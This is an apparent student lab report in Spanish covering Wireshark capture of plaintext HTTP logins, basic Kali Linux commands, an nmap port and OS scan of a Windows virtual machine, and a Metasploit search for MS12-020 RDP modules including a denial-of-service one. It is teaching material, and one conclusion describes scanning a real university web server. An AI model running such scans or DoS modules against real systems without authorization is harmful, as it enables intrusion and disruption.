**Wireshark** en mi computadora.


🎬




🎬 En la pantalla principal, elijo la interfaz de red que estoy usando (por ejemplo, Wi-Fi o Ethernet).

🎬 Hago doble clic en la interfaz para comenzar la captura de paquetes.







🎬 En mi navegador, abro un sitio web que use HTTP (no HTTPS) y que permita el inicio de sesión. Me aseguro de que sea un sitio de prueba, ya que HTTP no es seguro para información real.
🎬 Introduzco un nombre de usuario y una contraseña ficticios en los campos de inicio de sesión y hago clic en "Iniciar sesión" o "Enviar".




- 🎬 Vuelvo a **Wireshark**
- En la barra de filtros, escribo `http` y presiono **Enter**. Esto me muestra solo el tráfico HTTP, facilitando la búsqueda de la solicitud de inicio de sesión.

🎬





🎬 En la parte inferior de Wireshark, reviso los detalles del paquete seleccionado.
🎬 Me desplazo hasta la sección que muestra los datos enviados en el formulario (como el nombre de usuario y la contraseña). Estos datos aparecen en texto claro, indicando que no están cifrados.



Conclusión:
Esta prueba me demuestra que los datos transmitidos a través de HTTP pueden ser interceptados y leídos fácilmente, exponiendo información sensible como nombres de usuario y contraseñas. Para proteger estos datos, es importante utilizar siempre HTTPS, que cifra la información durante la transmisión.

.

LABORATORIO 6 - Introduccion a maquina virtual

Comenzamo actualizando la maquina para no tener problemas con la instalacion de algun programa


```
┌──(root㉿kali)-[~]
└─# apt-get update
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Err:1 http://http.kali.org/kali kali-rolling InRelease
  Temporary failure resolving 'http.kali.org'
Reading package lists ... Done
W: Failed to fetch http://http.kali.org/kali/dists/kali-rolling/InRelease  Temporary failure resolving 'http.kali.org'
W: Some index files failed to download. They have been ignored, or old ones used instead.

┌──(root㉿kali)-[~]
└─# apt-get upgrade
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Calculating upgrade ... Done
The following packages were automatically installed and are no longer required:
  fonts-liberation2 ibverbs-providers libboost-iostreams1.83.0 libboost-thread1.83.0 libcephfs2 libgfapi0 libgfrpc0 libgfxdr0
  libglusterfs0 libibverbs1 librados2 librdmacm1t64 python3-hatch-vcs python3-hatchling python3-pathspec python3-pluggy
  python3-setuptools-scm python3-trove-classifiers rwho rwhod
Use 'apt autoremove' to remove them.
The following packages have been kept back:
  blueman cherrytree chromium chromium-common chromium-sandbox clang-17 cpp cpp-x86-64-linux-gnu default-jre default-jre-headless
  dirmngr exiv2 faraday firmware-amd-graphics firmware-libertas firmware-linux firmware-linux-nonfree firmware-misc-nonfree g++
  g++-x86-64-linux-gnu gcc gcc-x86-64-linux-gnu gnupg gnupg-l10n gnupg-utils gpg gpg-agent gpg-wks-client gpgconf gpgsm
  gstreamer1.0-libav gtk-update-icon-cache gvfs gvfs-backends gvfs-common gvfs-daemons gvfs-fuse gvfs-libs initramfs-tools
  initramfs-tools-core kali-system-core libasound2-plugins libclang-common-17-dev libclang-cpp17t64 libclang1-17t64 libegl-mesa0
  libgbm1 libgeos-c1t64 libglapi-mesa libglx-mesa0 libgpgme11t64 libgtk-4-1 libgtk-4-bin libgtk-4-media-gstreamer libgtkmm-4.0-0
  libldb2 libllvm17t64 libnewt0.52 libpoppler-glib8t64 libpython3-dev libpython3-stdlib libqt5charts5 libqt5core5t64
  libqt5ct-common1.8 libqt5dbus5t64 libqt5designer5 libqt5gui5t64 libqt5network5t64 libqt5opengl5t64 libqt5positioning5
  libqt5printsupport5t64 libqt5qml5 libqt5qmlmodels5 libqt5quick5 libqt5sensors5 libqt5sql5-sqlite libqt5sql5t64 libqt5svg5
  libqt5test5t64 libqt5waylandclient5 libqt5waylandcompositor5 libqt5webchannel5 libqt5webkit5 libqt5widgets5t64 libqt5×11extras5
  libqt5xml5t64 libqt6core5compat6 libqt6core6t64 libqt6dbus6t64 libqt6gui6t64 libqt6multimedia6 libqt6network6t64 libqt6opengl6t64
  libqt6openglwidgets6t64 libqt6printsupport6t64 libqt6qml6 libqt6qmlmodels6 libqt6quick6 libqt6sql6-sqlite libqt6sql6t64 libqt6svg6
  libqt6test6t64 libqt6waylandclient6 libqt6waylandcompositor6 libqt6widgets6t64 libqt6wlshellintegration6 libqt6xml6t64
  libsmbclient0 libssl3t64 libtalloc2 libtdb1 libupower-glib3 libxatracker2 linux-image-amd64 llvm-17 llvm-17-dev
  llvm-17-linker-tools llvm-17-runtime llvm-17-tools login mesa-va-drivers mesa-vdpau-drivers mesa-vulkan-drivers mousepad mtd-utils
  netexec onboard onboard-common onboard-data openssl passwd pinentry-curses pinentry-gnome3 powershell-empire pyqt5-dev-tools
  pyqt6-dev-tools python-tables-data python3 python3-aiohttp python3-apt python3-arc4 python3-bcrypt python3-binwalk
  python3-bitstruct python3-bottleneck python3-brlapi python3-brotli python3-cairo python3-cbor python3-cffi python3-cffi-backend
  python3-charset-normalizer python3-contourpy python3-cryptography python3-cups python3-dbus python3-dev python3-ephem
  python3-flask-sqlalchemy python3-fonttools python3-frozenlist python3-gdal python3-gevent python3-gi python3-gi-cairo python3-gpg
  python3-greenlet python3-jq python3-kiwisolver python3-ldb python3-lib2to3 python3-lxml python3-lz4 python3-markupsafe
  python3-matplotlib python3-minimal python3-msgpack python3-multidict python3-mysqldb python3-nassl python3-netifaces python3-newt
  python3-numexpr python3-numpy python3-pandas python3-pandas-lib python3-pcapy python3-pil python3-pil.imagetk python3-protobuf
  python3-psycopg python3-psycopg2 python3-pycares python3-pycurl python3-pydantic python3-pygame python3-pygraphviz python3-pymssql
  python3-pypsrp python3-pyqt5 python3-pyqt5.qtopengl python3-pyqt5.sip python3-pyqt6 python3-pyqt6.sip python3-rpds-py
  python3-ruamel.yaml.clib python3-samba python3-scipy python3-setproctitle python3-simplejson python3-smbc python3-snappy
  python3-sqlalchemy python3-sqlalchemy-ext python3-tables python3-tables-lib python3-talloc python3-tdb python3-tk python3-ubjson
  python3-ujson python3-unicodedata2 python3-uvloop python3-websockify python3-wrapt python3-wsaccel python3-yaml python3-yara
  python3-yarl python3-zope.interface python3-zstandard qt5-gtk-platformtheme qt5ct qt6-base-dev-tools qt6-gtk-platformtheme
  qt6-qpa-plugins qt6-wayland qt6ct qtbase5-dev-tools qtwayland5 samba samba-common samba-common-bin samba-libs smbclient
  sqlitebrowser sslyze tshark upower usbmuxd winexe wireshark wireshark-common
The following packages will be upgraded:
  7zip accountsservice adwaita-icon-theme aircrack-ng amd64-microcode apparmor apt apt-utils at-spi2-common at-spi2-core axel
  base-files bash bind9-dnsutils bind9-host bind9-libs binutils binutils-common binutils-mingw-w64-i686 binutils-mingw-w64-x86-64
  binutils-x86-64-linux-gnu binwalk bluez bluez-hcidump bluez-obexd bsdextrautils bsdutils bubblewrap burpsuite busybox bzip2
  command-not-found commix cpp-13 cpp-13-x86-64-linux-gnu cracklib-runtime crackmapexec cryptsetup cryptsetup-bin
  cryptsetup-initramfs curl curlftpfs desktop-base dmitry dns-root-data dnsmap dpkg dpkg-dev dsniff dvisvgm eject ethtool exfatprogs
  exploitdb fakeroot fdisk fern-wifi-cracker ffuf findutils firefox-esr firmware-atheros firmware-brcm80211 firmware-intel-sound
  firmware-iwlwifi firmware-realtek firmware-sof-signed firmware-ti-connectivity flashrom fuse3 g++-13 g++-13-x86-64-linux-gnu
  galera-4 gcc-13 gcc-13-base gcc-13-x86-64-linux-gnu gcc-14-base gcr4 gdal-data gdal-plugins ghostscript gir1.2-atk-1.0
  gir1.2-atspi-2.0 gir1.2-freedesktop gir1.2-girepository-2.0 gir1.2-glib-2.0 gir1.2-gstreamer-1.0 gir1.2-gtk-3.0 gir1.2-harfbuzz-0.0
```

Procedemos a realizar comandos básico para adaptarnos a la consola, esto comandos son:

apt-get : con el cual podemos realizar instalaciones y actualizaciones
mkdir : Creación de carpetas
cd : Navegar entre directorios
nano : Crear un archivo texto
cat : visualizar el contenido de un archivo
rm para eliminar un archivo

```
┌──(root㉿kali)-[~]
└─# apt-get install slowhttptest
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
slowhttptest is already the newest version (1.9.0-1+b1).
0 upgraded, 0 newly installed, 0 to remove and 1008 not upgraded.

┌──(root㉿kali)-[~]
└─# pwd
/root

┌──(root㉿kali)-[~]
└─# ls
contrasenias  Desktop  Documents  Downloads  Music  Pictures  Public  QZNeqrjc.jpeg  Templates  Videos  virus.exe  zphisher

┌──(root㉿kali)-[~]
└─# mkdir SEBAS

┌──(root㉿kali)-[~]
└─# cd SEBAS

┌──(root㉿kali)-[~/SEBAS]
└─# nano hola

┌──(root㉿kali)-[~/SEBAS]
└─# cat hola
hola mundo

┌──(root㉿kali)-[~/SEBAS]
└─# rm hola
```

Con el comando ifconfig podemos ver lo detalles de netra red para proceder a uarlo para visualizar el servicio de host apache



Conclusión

Es importante conocer la forma en la cual funciona linux ya que la forma más eficiente de usar el mismo es por medio de la terminal, además entender cómo funciona servicios para realizar servicio web de forma local como apache.

LABORATORIO 7 - NMAP

Comenzamos buscando la ip de nuestra máquina a atacar cuando nuestra propia ip y la máscara para saber quien mas está conectado a la misma red y obtener la ip
Procedemos a buscar toda la información de la máquina usando la ip que encontramos

Y de esta manera ya podemos tener toda la información de la maquina atacada como su sistema operativo

```
┌──(root㉿kali)-[~]
└─# nmap -n -sS -O 172.20.10.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-08 10:28 EST
Nmap scan report for 172.20.10.3
Host is up (0.00085s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:4D:05:FA (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server
_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:window
s_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8
, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
```

Conclusión

Tenemos que tener cuidado con las redes de internet a las cuales nos conectamos, como, por ejemplo, las redes públicas, ya que en este momento podemos ver como se puede llegar a obtener toda la información de nuestra máquina y más para poder perjudicar nuestra seguridad.

Laboratorio #8

Scripts de NMAP

Objetivo:


El objetivo del laboratorio es realizar la fase de enumeración de servicios de red, SMB y SNMP. La IP víctima es la maquina Windows.

Requisitos:

Máquinas virtuales

Nmap (scripts)

Desarrollo de la práctica:




Conclusión

Este escaneo proporciona información sobre los puertos abiertos, versiones de servicio, y posiblemente el sistema operativo del servidor `www.ucaldas.edu.co`. Es útil para evaluar la exposición de servicios de este servidor en internet.

LABORATORIO 9 - Metasploit

Comenzamos ejecutando la herramienta instalada por defecto en kali





Buscamos el modulo auxiliar y parámetros y lanzamos la herramienta

```
msf6 > search ms12-020

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    Check  Description
   -  ----                                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/ms12_020_check                .                normal  Yes    MS12-020 Micr
osoft Remote Desktop Checker
   1  auxiliary/dos/windows/rdp/ms12_020_maxchannelids    2012-03-16       normal  No     MS12-020 Micr
osoft Remote Desktop Use-After-Free DoS


